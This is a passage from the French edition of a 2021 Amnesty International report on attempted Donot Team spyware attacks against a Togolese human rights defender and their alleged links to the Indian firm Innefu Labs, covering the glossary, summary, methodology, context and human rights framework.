


ATTAQUES DE CYBERMERCENAIRES EN AFRIQUE DE L'OUEST

UN MILITANT AU TOGO VISÉ PAR UN LOGICIEL ESPION FABRIQUÉ EN INDE

AMNESTY INTERNATIONAL

Amnesty International est un mouvement rassemblant 10 millions de personnes qui fait appel à l'humanité en chacun et chacune d'entre nous et milite pour que nous puissions toutes et tous jouir de nos droits humains.

Notre vision est celle d'un monde dans lequel les dirigeants et dirigeantes tiennent leurs promesses, respectent le droit international et sont tenus de rendre des comptes.

Essentiellement financée par ses membres et des dons individuels, Amnesty International est indépendante de tout gouvernement, de toute tendance politique, de toute puissance économique et de tout groupement religieux. Nous avons la conviction qu'agir avec solidarité et compassion aux côtés de personnes du monde entier peut rendre nos sociétés meilleures.

L'édition originale de ce document a été publiée en 2021 par
Amnesty International Ltd
Peter Benenson House, 1 Easton Street
London WC1X 0DW, Royaume-Uni

Index : AFR 57/4756/2021
Version originale : anglais

amnesty.org

Photo de couverture : **Dessin représentant un·e militant·e en train de regarder l'icône d'une géolocalisation par GPS sur le sol. Un énorme téléphone portable surplombe ce ou cette militant·e, ce qui illustre le fait que les personnes peuvent être surveillées au moyen de leurs appareils mobiles.**
© derooted

AMNESTY INTERNATIONAL

SOMMAIRE

GLOSSAIRE **5**

1. SYNTHÈSE **6**

2. MÉTHODOLOGIE **8**

3. CONTEXTE **9**

3.1 LA SURVEILLANCE CIBLÉE : UNE MENACE POUR LES DDH 10

4. L'ENQUÊTE TECHNIQUE **12**

4.1 LES PREMIÈRES ATTAQUES 12

4.2 ENQUÊTE SUR L'INFRASTRUCTURE DE L'ATTAQUE 15

4.3 LIENS AVEC DONOT TEAM 19

4.4 UNE DECOUVERTE FORTUITE 19

4.5 LIENS ENTRE L'ADRESSE IP D'INNEFU LABS ET L'INFRASTRUCTURE D'ATTAQUE ANDROID 21

4.6 LIENS ENTRE INNEFU LABS ET L'ATTAQUE PAR LOGICIEL ESPION AU TOGO 23

4.7 QUE SAIT-ON D'INNEFU LABS ? 24

5. PRÉOCCUPATIONS RELATIVES AUX DROITS HUMAINS **26**

5.1 PREOCCUPATIONS RELATIVES AUX DROITS HUMAINS ET RESPONSABILITE D'INNEFU LABS 26

5.2 L'ESSOR DES CYBERMERCENAIRES 27

5.3 LA SOCIETE CIVILE SOUS SURVEILLANCE AU TOGO 28

5.4 UN ESPACE DE PLUS EN PLUS REDUIT POUR LA DEFENSE DES DROITS HUMAINS AU TOGO 29

6. CONCLUSION ET RECOMMANDATIONS **32**

6.1 RECOMMANDATIONS 32

ANNEXE 1 : CORRESPONDANCE AVEC INNEFU LABS **36**

RÉPONSE Á LA LETTRE DE RECHERCHE REÇUE D'INNEFU LABS LE 30 OCTOBRE 2020 36

ANNEXE 2 : APPENDICE TECHNIQUE 39

ANALYSE TECHNIQUE DES DOCUMENTS ET LOGICIELS ESPIONS 39

GLOSSAIRE

TERME	DESCRIPTION
ACTEUR DE LA MENACE	Le terme « acteur de la menace » est utilisé dans la communauté cyber pour désigner la personne ou le groupe responsables d'une campagne d'attaque.
ADRESSE IP	Une adresse IP est une chaîne de caractères unique utilisée pour identifier un ordinateur qui communique sur Internet ou sur un réseau local. L'adresse IP permet d'identifier la source et le destinataire d'un paquet IP sur le réseau.
COMMANDEMENT ET CONTRÔLE (C&C)	Un serveur Commandement et Contrôle (C&C ou C2) désigne l'infrastructure réseau utilisée par un attaquant pour collecter des informations volées. Les logiciels espions sont normalement configurés pour communiquer avec un serveur C&C, identifiable soit par un nom de domaine, soit par une adresse IP.
CYBERMERCENAIRE (HACKER-FOR-HIRE)	Acteur de la cybermenace (« hacker ») qui réalise des cyberattaques pour le compte de ses clients. Ces clients peuvent être des agences gouvernementales, des gouvernements étrangers ou des entreprises commerciales.
HAMEÇONNAGE	Forme de cyberattaque consistant à créer et à diffuser de fausses pages de connexion à des services reconnus (comme Gmail ou Facebook) afin de recueillir les identifiants et mots de passe des victimes.
LOGICIEL ESPION (SPYWARE) OU CHEVAL DE TROIE (TROJAN)	Logiciel malveillant conçu pour espionner l'ordinateur ou le téléphone de la victime, surveiller ses communications de manière permanente et lui dérober des informations et des fichiers privés.
LOGICIEL MALVEILLANT (OU MALWARE)	Logiciel conçu pour être installé subrepticement sur l'ordinateur ou le téléphone de la victime dans le but de lui dérober des informations privées ou de commettre d'autres formes d'escroquerie.
SCANNAGE INTERNET	Un scannage Internet permet une exploration d'un réseau en établissant une connexion avec un ensemble ou un sous-ensemble de systèmes reliés à l'Internet. Cette technique peut être utilisée pour identifier les systèmes exécutant un logiciel particulier, tel qu'un logiciel serveur C&C personnalisé.
SQL	Le SQL (Structured Query Language) est un langage informatique conçu pour stocker et modifier des enregistrements dans une base de données relationnelle. Les bases de données relationnelles peuvent être exportées dans un format textuel conforme à la norme SQL.

1. SYNTHÈSE

> **« Quand j'ai compris qu'il s'agissait d'une tentative d'espionnage numérique, je me suis senti en danger. Je n'arrive pas à croire que mon travail puisse déranger certaines personnes au point qu'elles essaient de m'espionner. Je ne suis pas le seul à travailler pour les droits humains au Togo. Pourquoi moi ? »**
>
> Défenseur des droits humains basé au Togo, visé par une opération de surveillance.

Amnesty International a découvert une campagne d'attaques numériques ciblées contre un éminent défenseur des droits humains (DDH) au Togo. Cette personne a été prise pour cible fin 2019 et début 2020 par des logiciels espions Android et Windows. Les attaquants n'ont toutefois pas réussi à pirater ses appareils.

Selon l'enquête menée par le Security Lab d'Amnesty International, le logiciel espion utilisé dans ces tentatives d'attaques est lié à un groupe de hackers connu dans le secteur de la cybersécurité sous le nom de **Donot Team**, qui a été impliqué par le passé dans des attaques en Inde, au Pakistan et dans les pays voisins d'Asie du Sud. Des fichiers numériques recueillis pendant cette enquête montrent que des centaines de personnes en Asie du Sud et au Moyen-Orient ont aussi été prises pour cible par le logiciel espion Android de Donot Team. Cependant, nous n'avons pas approfondi l'enquête à propos de ces cibles car elles sortent du cadre de ce rapport, qui s'intéresse aux attaques numériques contre le défenseur des droits humains togolais.

Amnesty a également trouvé des liens présumés entre le logiciel espion de **Donot Team** et une entreprise de cybersécurité indienne, **Innefu Labs Pvt. Ltd.**, qui propose des services de sécurité numérique, d'analyse de données et de police prédictive aux forces de l'ordre et aux forces armées.

Amnesty International a identifié deux éléments de preuves majeures reliant Innefu Labs au logiciel espion pour Android utilisé par Donot Team ainsi qu'à l'infrastructure utilisée pour distribuer le logiciel espion Android au DDH au Togo.

Tout d'abord, Amnesty International a trouvé une capture d'écran sur un des téléphones Android de test infecté accessible sur un serveur de Donot Team. Cette capture d'écran montre un opérateur qui selon toute apparence teste le logiciel espion pour Android de Donot Team. Cet opérateur communique avec un compte WhatsApp appelé "UserTester" et envoi des messages tels que "Test des notifications WhatsApp". Cela suggère que l'auteur de l'attaque était en train de tester les fonctionnalités du logiciel espion.

Cette capture d'écran a été prise pendant que l'opérateur tapait au clavier en utilisant le clavier SwiftKey sur le téléphone. Ce clavier SwiftKey suggère deux URLs qui ont été précédemment tapées et stockées

par SwiftKey. Une de ces URLs était le site web de distribution du logiciel espion, **bulk[.]fun**, utilisé pour envoyer un logiciel espion au DDH au Togo. La seconde était une adresse IP reliée à Innefu Labs.

L'adresse IP d'Innefu Labs et l'URL bulk[.]fun auraient seulement été suggérées par le clavier si l'opérateur utilisant le téléphone de test avait précédemment interagi avec le serveur du logiciel espion et avec l'adresse IP d'Innefu Labs.

Ensuite, cette même adresse IP d'Innefu Labs a été enregistrée dans des fichiers de log exposés publiquement sur le site web bulk[.]fun utilisé pour distribuer les logiciels espions Android de Donot Team. Ces éléments associent l'adresse IP d'Innefu Labs non seulement aux tests du logiciel espion Android de Donot Team, mais également à l'infrastructure Internet impliquée dans la distribution du logiciel espion qui a ciblé le DDH au Togo.

Des preuves circonstancielles supplémentaires montrant une activité de développement de logiciels espions associée à Innefu labs sont présentées dans la suite de ce rapport.

Les preuves techniques suggèrent qu'Innefu labs est impliqué dans le développement ou déploiement de logiciels espions de Donot Team. Ces outils sont peut-être ensuite utilisés par différents « cybermercenaires » qui sont regroupés sous le nom de « Donot Team ».

Il n'y a pas suffisamment de preuves pour indiquer si Innefu Labs a été impliqué directement dans les attaques contre le défenseur des droits humains au Togo. Même si l'adresse IP d'Innefu Labs est associée au site de distribution du logiciel espion et au logiciel espion de Donot Team, Innefu Labs n'est pas nécessairement informé de l'utilisation de ces outils d'espionnage pas de tierces personnes.

Les activités liées à Donot Team peuvent impliquer de multiples acteurs ou organisations ayant accès aux mêmes outils d'espionnage. **Nous ne connaissons pas l'identité de toutes les personnes ou tous les groupes impliqués dans les activités de Donot Team.** Ce rapport s'intéresse uniquement aux acteurs liés aux tentatives d'attaques contre le défenseur des droits humains au Togo. Ces attaques peuvent n'impliquer qu'un sous-ensemble du groupe d'attaque Donot Team ou être lié à un groupe indépendant qui aurait accès aux outils d'espionnage de Donot Team.

Au vu des éléments de preuve recueillis dans le cadre de ces recherches, Amnesty International est convaincue qu'Innefu Labs peut jouer un rôle dans le développement et/ou le déploiement de certains des outils d'espionnage ayant déjà été associés par le passé à Donot Team.

Cette affaire montre la menace que les attaques de « cybermercenaires » font peser sur les défenseur·e·s des droits humains et la société civile partout dans le monde. Les attaques de « cybermercenaires » sont des opérations de cyber-attaques effectuées par un acteur pour le compte de clients payant pour ce service. Ces clients peuvent inclure des agences gouvernementales domestiques, des gouvernements étranges ou des entités commerciales. Ces cyber-opérations peuvent être utilisées pour collecter des informations, pour des attaques destructives (comme endommager des systèmes industriels) ou pour des gains financiers.

Innefu Labs doit de toute urgence réaliser un audit externe à propos de ses liens présumés avec l'infrastructure du logiciel espion utilisé dans les attaques contre le défenseur des droits humains au Togo, et en publier les conclusions. Elle doit en outre adopter de toute urgence une ligne de conduite relative aux droits humains et faire preuve de la diligence requise pour identifier, prévenir, atténuer et remédier à tous les effets négatifs potentiels sur les droits humains dont elle est la source ou auxquels elle contribue ou est directement liée – les résultats de cette démarche doivent être rendus publics.

Les États ont l'obligation de respecter et de protéger les droits humains. Le gouvernement indien doit lancer une enquête crédible, transparente, indépendante et impartiale sur les cyberattaques liées à Donot Team et à Innefu Labs. Par ailleurs, les autorités indiennes et togolaises doivent instaurer un moratoire immédiat sur la vente, le transfert et l'utilisation des technologies d'espionnage numérique jusqu'à ce qu'un cadre réglementaire solide et respectueux des droits humains soit mis en place.

Le gouvernement togolais doit prendre des mesures pour enquêter sur ces attaques commises par des entités ou des acteurs privés et réparer les préjudices subis.

2. MÉTHODOLOGIE

Ce rapport s'intéresse aux tentatives de surveillance numérique ciblée d'un éminent défenseur des droits humains (DDH) basé au Togo. Il porte sur des tentatives d'attaque qui ont eu lieu entre décembre 2019 et janvier 2020. L'enquête initiale a été menée début 2020, et des investigations techniques supplémentaires ont été réalisées au printemps 2021.

En décembre 2019, le Security Lab d'Amnesty International a été contacté par ce DDH qui avait commencé à recevoir des messages suspects sur son téléphone portable, puis par courriel. Le nom de ce DDH n'est pas indiqué dans le rapport pour des raisons de sécurité.

Amnesty International a enquêté sur ces tentatives d'attaques en utilisant une méthode de recherche multidisciplinaire. Les attaques et les échantillons de logiciels espions qui y sont liés ont été étudiés principalement à l'aide de techniques d'analyse des logiciels malveillants et d'ingénierie inverse. Les échantillons suspects ont été exécutés dans des *sandboxes* pour logiciels malveillants et analysés manuellement afin de confirmer ou non un comportement malveillant. Les *sandboxes* pour logiciels malveillants sont des environnements informatiques isolés qui permettent d'exécuter en toute sécurité des logiciels espions, et de surveiller et d'enregistrer leur comportement.

Le Security Lab d'Amnesty International a, en commençant par les échantillons initiaux de logiciel espion, utilisé une méthode de scannage général d'Internet pour trouver les autres serveurs, infrastructures et autres ressources numériques détenus ou contrôlés par l'acteur de la menace lié à ces attaques numériques.

Le présent document s'appuie également sur des rapports concernant des menaces qui ont été publiés par des entreprises du secteur de la cybersécurité et qui décrivent des attaques de logiciel espion menées par cet acteur et d'autres acteurs apparentés de menaces au cours des 10 dernières années. Ces rapports qui ont fourni du contexte sur l'acteur de la menace n'ont cependant pas été utilisés dans le cadre de l'attribution de ces attaques. Toutes les données utilisées pour l'attribution de ces attaques ont été obtenues directement par Amnesty International à partir de sources en libre accès et d'emplacements publics sur des infrastructures liées à l'auteur de l'attaque.

Amnesty International a également recouru à des techniques classiques de recherche de « renseignements en libre accès » afin d'obtenir les informations pertinentes disponibles en accès ouvert sur des sites web et sur les réseaux sociaux. Ces informations ont été utilisées pour corroborer les données initialement obtenues à l'aide des techniques de recherche décrites ci-dessus.

Par ailleurs, Amnesty International a recueilli le témoignage du DDH qui a été la cible de ces attaques. La littérature pertinente relative aux droits humains a été étudiée lors de la préparation de ce rapport.

3. CONTEXTE

En décembre 2019, le président togolais Faure Gnassingbé entendait présenter sa candidature pour un quatrième mandat lors de l'élection qui devait se dérouler en février 2020. En mai 2019, le Parlement avait approuvé une modification de la Constitution permettant au président sortant de se maintenir éventuellement au pouvoir jusqu'en 2030. L'opposition avait boycotté les élections législatives de décembre 2018, en partie à cause du désaccord portant sur le nombre de mandats présidentiels.

L'élection présidentielle a eu lieu en février 2020. Faure Gnassingbé a remporté un quatrième mandat avec 72 % des voix exprimées. L'opposition a contesté cette réélection.

Dans un contexte de tensions politiques et de période préélectorale, le Togo a été le théâtre d'une répression des dissidents pacifiques. Au cours de cette période, un éminent DDH togolais, qui souhaite rester anonyme pour des questions de sécurité, a pris contact avec le Security Lab d'Amnesty International parce qu'il avait reçu sur son téléphone portable des messages WhatsApp suspects qui l'inquiétaient.

Ces messages ont été envoyés depuis un compte WhatsApp associé à un numéro de téléphone en Inde. Ce compte a envoyé plusieurs messages en anglais, encourageant le DDH à installer une application de chat Android afin de pouvoir continuer de communiquer avec lui.

Il ne s'agissait pas d'une application Android ordinaire, mais d'un logiciel espion Android conçu pour extraire du téléphone du DDH certaines des informations les plus sensibles et personnelles qui y étaient conservées. En cas d'installation réussie dans un appareil, il permet aux acteurs de l'attaque d'enregistrer les données de l'appareil photo et du micro, de récupérer les photos et dossiers stockés dans l'appareil, et même de lire les messages WhatsApp cryptés au moment de leur envoi et de leur réception. Le Security Lab d'Amnesty International a enquêté sur ces attaques et identifié l'acteur de la menace, généralement connu sous le nom de Donot Team dans le secteur de la cybersécurité. Le chapitre suivant présente des informations détaillées sur cette enquête.

Des campagnes d'attaques signalées par le passé ont été liées à Donot Team ; elles étaient basées sur l'utilisation d'un ensemble courant d'infrastructures et de logiciels espions. Les attaques menées par Donot Team peuvent comprendre de multiples acteurs ou organisations ayant accès aux mêmes outils d'espionnage. Nous ne connaissons pas l'identité de toutes les personnes ou groupes impliqués dans Donot Team.

Ce groupe n'a par le passé été publiquement lié qu'à des attaques numériques visant des cibles politiques et militaires en Asie du Sud[1].

Le terme « acteur de la menace » est utilisé dans la communauté cyber pour désigner la personne ou le groupe responsable d'une campagne d'attaque. Les chercheurs en cybersécurité utilisent des surnoms, en l'occurrence Donot Team, pour désigner les acteurs d'attaques. L'identité ou l'affiliation de ces acteurs n'est pas toujours connue. Ces campagnes d'attaques peuvent être liées, du fait de l'utilisation d'un même ensemble de logiciels espions non publics ou du recours à une même infrastructure, ou encore du fait de cibles communes.

[1] Positive Technologies, "Studying Donot Team", 25 novembre 2019, web.archive.org/web/20210303051117/http://blog.ptsecurity.com/2019/11/studying-donot-team.html.

3.1 LA SURVEILLANCE CIBLÉE : UNE MENACE POUR LES DDH

Le droit international relatif aux droits humains interdit de cibler des DDH au moyen de technologies de surveillance numérique. Amnesty International pense que le DDH togolais a été pris pour cible uniquement en raison de son travail de défense des droits humains. Cet éminent DDH a beaucoup travaillé avec des organisations de la société civile togolaise et il représente une voix essentielle pour les droits humains dans le pays. Rien n'indique que ce DDH ait été pris pour cible pour un motif légitime ou inculpé d'une quelconque infraction. La surveillance illégale viole son droit au respect de la vie privée et empiète sur ses droits à la liberté d'expression, d'opinion, d'association et de réunion pacifique.

Ces droits sont protégés par la Déclaration universelle des droits de l'homme et par le Pacte international relatif aux droits civils et politiques (PIDCP). Le PIDCP garantit le droit de ne pas être inquiété en raison de ses opinions, ainsi que le droit à la liberté d'expression (article 19), et prévoit que nul ne peut faire l'objet d'immixtions arbitraires ou illégales dans sa vie privée (article 17).

Le droit international et les normes connexes prévoient en outre que toute ingérence d'un État dans le droit d'une personne au respect de sa vie privée doit être légale, nécessaire, proportionnée et légitime. Les États doivent par ailleurs veiller à ce que toute personne dont les droits ont été violés dispose d'un recours utile (article 2(3)). Cela comprend l'obligation positive de prendre les mesures nécessaires pour empêcher, sanctionner, enquêter ou réparer le préjudice causé par de tels agissements commis par des entités ou des personnes privées, y compris par des entreprises de surveillance.

Aux termes des Principes directeurs des Nations unies relatifs aux entreprises et aux droits de l'homme, toutes les entreprises ont chacune la responsabilité indépendante de respecter les droits humains[2]. Cette responsabilité « … est une norme de conduite générale que l'on attend de toutes les entreprises où qu'elles opèrent [et qui] prévaut en outre sur le respect des lois et règlements nationaux qui protègent les droits de l'homme[3] ».

De façon croissante, partout dans le monde, les DDH doivent compter avec la menace grandissante d'une surveillance illégale ciblée, qui s'ajoute aux méthodes de répression plus traditionnelles. Les entreprises qui produisent et commercialisent des outils de cybersurveillance ou qui fournissent directement des « cybermercenaires » pour le compte de tiers sont devenues de dangereux acteurs responsables de la création de nouveaux outils de répression et d'une aggravation des menaces auxquelles sont confrontées les personnes qui défendent les droits humains.

Le Projet Pegasus, qui est coordonné par Forbidden Stories et qui bénéficie du soutien technique du Security Lab d'Amnesty International, a révélé que des gouvernements du monde entier ont utilisé de façon abusive des outils sophistiqués de cybersurveillance pour surveiller de façon illégale des journalistes, des DDH et l'opposition politique[4]. Ces révélations offrent un aperçu des abus liés à une entreprise qui opère dans le secteur de la cybersurveillance offensive.

On en sait encore moins sur le secteur des cybermercenaires. En raison d'un contrôle juridique et réglementaire insuffisant, ces entreprises peuvent librement vendre leur technologie et leurs services à des clients privés ou à des pays où les droits humains ne sont ni protégés ni respectés et qui utilisent cette technologie pour suivre et surveiller les personnes qui défendent les droits fondamentaux. De nombreuses entreprises « cybermercenaires » font de la publicité pour leurs services légitimes dans le domaine de la cybersécurité tout en menant de façon occulte des attaques numériques offensives pour le compte de leurs clients[5].

Il est souvent pratiquement impossible pour les DDH de prouver l'existence d'une surveillance, soit en raison d'obstacles techniques, soit parce que ces pratiques sont clandestines. Même quand le ciblage ou la présence d'une infection active ne peuvent être prouvés, le fait de vivre sous la menace constante d'une

---

[2] Haut-Commissariat des Nations unies aux droits de l'homme, *Principes directeurs relatifs aux entreprises et aux droits de l'homme : Mise en œuvre du cadre de référence « protéger, respecter et réparer » des Nations unies*, 2011 (Principes directeurs des Nations unies).

[3] Principes directeurs des Nations unies, principe 11 et son commentaire.

[4] Amnesty International, « Le Projet Pegasus : des fuites massives de données révèlent que le logiciel espion israélien de NSO Group est utilisé contre des militant·e·s, des journalistes et des dirigeant·e·s politiques partout dans le monde »,18 julliet 2021, amnesty.org/fr/latest/press-release/2021/07/the-pegasus-project.

[5] John Scott-Railton et autres, "Dark Basin: Uncovering a Massive Hack-For-Hire Operation", *Citizen Lab*, 9 juin 2020, *citizenlab.ca/2020/06/dark-basin-uncovering-a-massive-hack-for-hire-operation*.

éventuelle surveillance peut constituer en soi une violation des droits humains. Que la tentative de surveillance aboutisse ou non, le ciblage instille la peur et empêche les militants des droits humains de poursuivre sereinement leurs activités, par crainte d'une ingérence injustifiée. Dans de nombreux cas, cela conduit les personnes qui défendent les droits humains à se censurer et à renoncer à exercer leurs droits à la liberté d'expression, d'association et de réunion pacifique. C'est le manque de réglementation et de contrôle par l'État – en violation des normes internationales – qui cause cet effet dissuasif. L'État a donc la responsabilité de remédier à cette situation, conformément aux obligations qui lui incombent de respecter, protéger et réaliser les droits humains.


La menace d'une surveillance peut également être préjudiciable à la santé mentale des DDH, et les données obtenues peuvent être utilisées pour divulguer dans la sphère publique des informations exposant ces personnes ou leurs contacts à des attaques personnelles et à des campagnes de dénigrement. Tout cela a des répercussions négatives sur les populations dont les droits sont défendus par ces DDH.

Ainsi, le DDH togolais pris pour cible a déclaré à Amnesty International : « Je me suis senti en danger. Je n'arrive pas à croire que mon travail puisse déranger certaines personnes au point qu'elles essaient de m'espionner. Je ne suis pas le seul à travailler pour les droits humains au Togo. Pourquoi moi ? »


4. L'ENQUÊTE TECHNIQUE

4.1 LES PREMIÈRES ATTAQUES

Le 26 décembre 2019, le DDH togolais a reçu par WhatsApp des messages inattendus en anglais sur son téléphone portable. Le correspondant inconnu a prétendu connaître le DDH et a essayé de le convaincre d'installer une application de chat apparemment appelée ChatLite :

